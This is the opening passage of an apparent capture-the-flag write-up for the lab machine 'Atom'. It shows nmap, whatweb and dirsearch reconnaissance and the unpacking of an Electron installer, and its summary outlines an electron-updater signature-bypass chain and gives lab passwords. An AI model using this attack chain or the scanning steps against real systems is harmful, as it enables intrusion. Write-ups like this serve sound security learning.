Atom
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Atom serves a downloadable Electron app (Heed). Analysing the.exe(7z →app-64.7z→.asar) shows it uses electron-updater with anapp-update.ymlpointing atupdates.atom.htb. An SMB share (Software_Updates, reachable asguest) accepts alatest.ymlupload: abusing the electron-updater signature validation bypass (a'in the binary's filename breaksGet-AuthenticodeSignatureand the updater fails open) yields RCE asjason. In his profile, aPortableKanban.cfgstores an encrypted password that decrypts tokidvscat_yes_kidvscat, which authenticates against Redis. A Redis key holds the Administrator's encrypted password, and once decrypted (kidvscat_admin_@123) it opens WinRM as administrator.
Recon
Ping
ping -c 1 10.10.10.237
PING 10.10.10.237 (10.10.10.237) 56(84) bytes of data.
64 bytes from 10.10.10.237: icmp_seq=1 ttl=127 time=101 ms
TTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
The UDP sweep over the hundred most common ports finishes in two seconds and leaves the table empty:
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.10.237 | grep -v 'no-response'
Initiating UDP Scan at 13:13
Scanning 10.10.10.237 [100 ports]
Completed UDP Scan at 13:13, 2.26s elapsed (100 total ports)
Nmap scan report for 10.10.10.237
Host is up, received user-set.
PORT      STATE      SERVICE     REASON

Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
Nothing over UDP, so on to a full TCP sweep. It is launched from a .zshrc function, worth showing because the name says nothing about the flags behind it:
jmap () {
        echo -e "\n[+] Introduce una IP\n"
        read ip
        echo
        sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
This is the first of the two phases of the port scan: sweep all 65535 TCP ports (-p-) with a SYN scan (-sS), no DNS (-n) and no ping probe (-Pn, essential against Windows), saving in greppable format (-oG scan).
jmap # 10.10.10.237
Not shown: 65528 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE     REASON
80/tcp   open  http        syn-ack ttl 127
135/tcp  open  msrpc       syn-ack ttl 127
443/tcp  open  https       syn-ack ttl 127
445/tcp  open  microsoft-ds syn-ack ttl 127
5985/tcp open  wsman       syn-ack ttl 127
6379/tcp open  redis       syn-ack ttl 127
7680/tcp open  pando-pub   syn-ack ttl 127
The other 65,528 ports come back filtered, not closed: it is not that there is no service, it is a firewall dropping packets without replying. And the ttl 127 on every line reconfirms Windows over TCP.
Two of the seven stand out on a Windows host: 6379 (Redis), a database that normally lives on Linux, and 5985 (WinRM), a direct way in if we ever get credentials. We note both and move on.
extractPorts scan
Extracting information ...
IP Address: 10.10.10.237
Open ports: 80,135,443,445,5985,6379,7680

Ports copied to clipboard
The second phase identifies services and versions:
nmap -p80,135,443,445,5985,6379,7680 -sCV 10.10.10.237
80/tcp   open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: Heed Solutions
135/tcp  open  msrpc        Microsoft Windows RPC
443/tcp  open  ssl/http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
445/tcp  open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6379/tcp open  redis        Redis key-value store
A Windows 10 Pro in a workgroup (no domain) running Apache and PHP, an unusual combination that suggests the site is a hand-rolled setup, not a corporate IIS.
HTTP - TCP 80: technologies
whatweb http://10.10.10.237
http://10.10.10.237 [200 OK] Apache[2.4.46], Bootstrap, Country[RESERVED][ZZ],
Email[MrR3boot@atom.htb], HTML5, HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27],
IP[10.10.10.237], OpenSSL[1.1.1j], PHP[7.3.27], Script, Title[Heed Solutions]
Here is the find that moves everything forward: Email[MrR3boot@atom.htb]. The domain does not show up in a redirect or a certificate but inside an email address on the page. A good reminder that whatweb does not only fingerprint technologies, it also extracts emails, and an email is a domain name.

Web servers:            Apache HTTP Server 2.4.46
Programming languages:  PHP 7.3.27
Operating systems:      Windows Server
Web server extensions:  OpenSSL 1.1.1j
UI frameworks:          Bootstrap 5.0.0
Running PHP is an operational detail: it means .php files are valid candidates in the upcoming fuzz, which would not be the case on a static site.
nano /etc/hosts
cat /etc/hosts
9 10.10.10.237 atom.htb
Heed | A Leading Software Organization
We make software to help people in their daily routines. We bring the best to the market.
The site belongs to a company selling Heed, a desktop note-taking app. Before fuzzing, the source code:

<h1 class="mb-4" style="color:white;">Heed | A Leading Software Organization</h1>
...
<a class="btn btn-outline-dark font-weight-bold" href="#" role="button">Download for Mac</a>
<p class="card-text text-muted small">Coming soon</p>
...
<a class="btn btn-primary mb-2 font-weight-bold" href="/releases/heed_setup_v1.0.0.zip" role="button">
...
<a class="btn btn-outline-dark mb-2 font-weight-bold" href="#" role="button">Download for Linux</a>
<p class="card-text text-muted small">Coming soon</p>
Of the three download cards, only the Windows one has a real link: /releases/heed_setup_v1.0.0.zip. Mac and Linux point at # with a "Coming soon". In other words, the source already hands us the path before any fuzzer runs; the scan that follows will only confirm it.
Content discovery
dirsearch -u http://10.10.10.237/ --exclude-status=403,404,500,503
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Target: http://10.10.10.237/

[13:29:02] Starting:
[13:29:44] 301 -  338B - /images   ->  http://10.10.10.237/images/
[13:29:44] 200 -  984B - /images/
[13:30:02] 301 -  340B - /releases ->  http://10.10.10.237/releases/
Task Completed
Two routes out of 11,460 words, and one of them we had already read in the HTML. The route fuzz discovers nothing new here, but it does confirm nothing else is hidden, which is just as useful: the vector is not in some hidden path.

Index of /releases

Name                    Last modified      Size
Parent Directory                             -
heed_setup_v1.0.0.zip   2021-04-09 05:00   44M

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at atom.htb Port 80
Directory listing is enabled, so we can confirm that 44 MB .zip is the only file there. Downloading it gives us exactly the software the company runs, which is the best possible starting point: we can take it apart offline, without touching the box.
Binary analysis
The installer
cp /home/krmena/Downloads/heed_setup_v1.0.0.zip .
unzip heed_setup_v1.0.0.zip
ls
Archive:  heed_setup_v1.0.0.zip
  inflating: heedv1 Setup 1.0.0.exe

# ls
heed_setup_v1.0.0.zip  'heedv1 Setup 1.0.0.exe'
Before pulling it apart it pays to watch it run, because runtime behaviour points at where to look. We serve it to a lab Windows machine:
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Directory listing for /
  heedv1 Setup 1.0.0.exe

Downloads: heedv1 Setup 1.0.0.exe   44,4 MB - Done
Heed v1.0.0
Notes:
  • holaa
[Creating Note]  Enter Note: holaa   [Create Note]

Error in auto-updater.
Powered by HTB
Confirmed it is the same application the site advertises: it creates and deletes notes and little else. But down in the corner sits Error in auto-updater., and that message is the thread to pull: it means the application tries to check for updates over the network and fails because our lab has no such server. If checking for updates is a network operation, it is attack surface.
Unpacking the .exe
Many executables are really containers. 7z recognises those structures and lists them without running the program, which is exactly what you want with someone else's binary:
7z l "heedv1 Setup 1.0.0.exe" | tail -n 30
Date       Time     Attr   Size      Compressed  Name
---------- -------- ------ --------- ----------- ------------------------
                    .....  6921                  $PLUGINSDIR/System.dll
                    .....  42421                 $PLUGINSDIR/StdUtils.dll
2021-04-09 11:37:24 .....  46103281  46103281    $PLUGINSDIR/app-64.7z
                    .....            113510       Uninstall heedv1.exe
------------------------------------------------------------------------
                           46103281  46493587    8 files
One file accounts for 46 MB out of 46: app-64.7z. That is the whole application. To reach it we first extract the installer:
7z x "heedv1 Setup 1.0.0.exe" &>/dev/null
ls
'$PLUGINSDIR' 'Uninstall heedv1.exe' 'heedv1 Setup 1.0.0.exe'cd '$PLUGINSDIR'
7z x app-64.7z
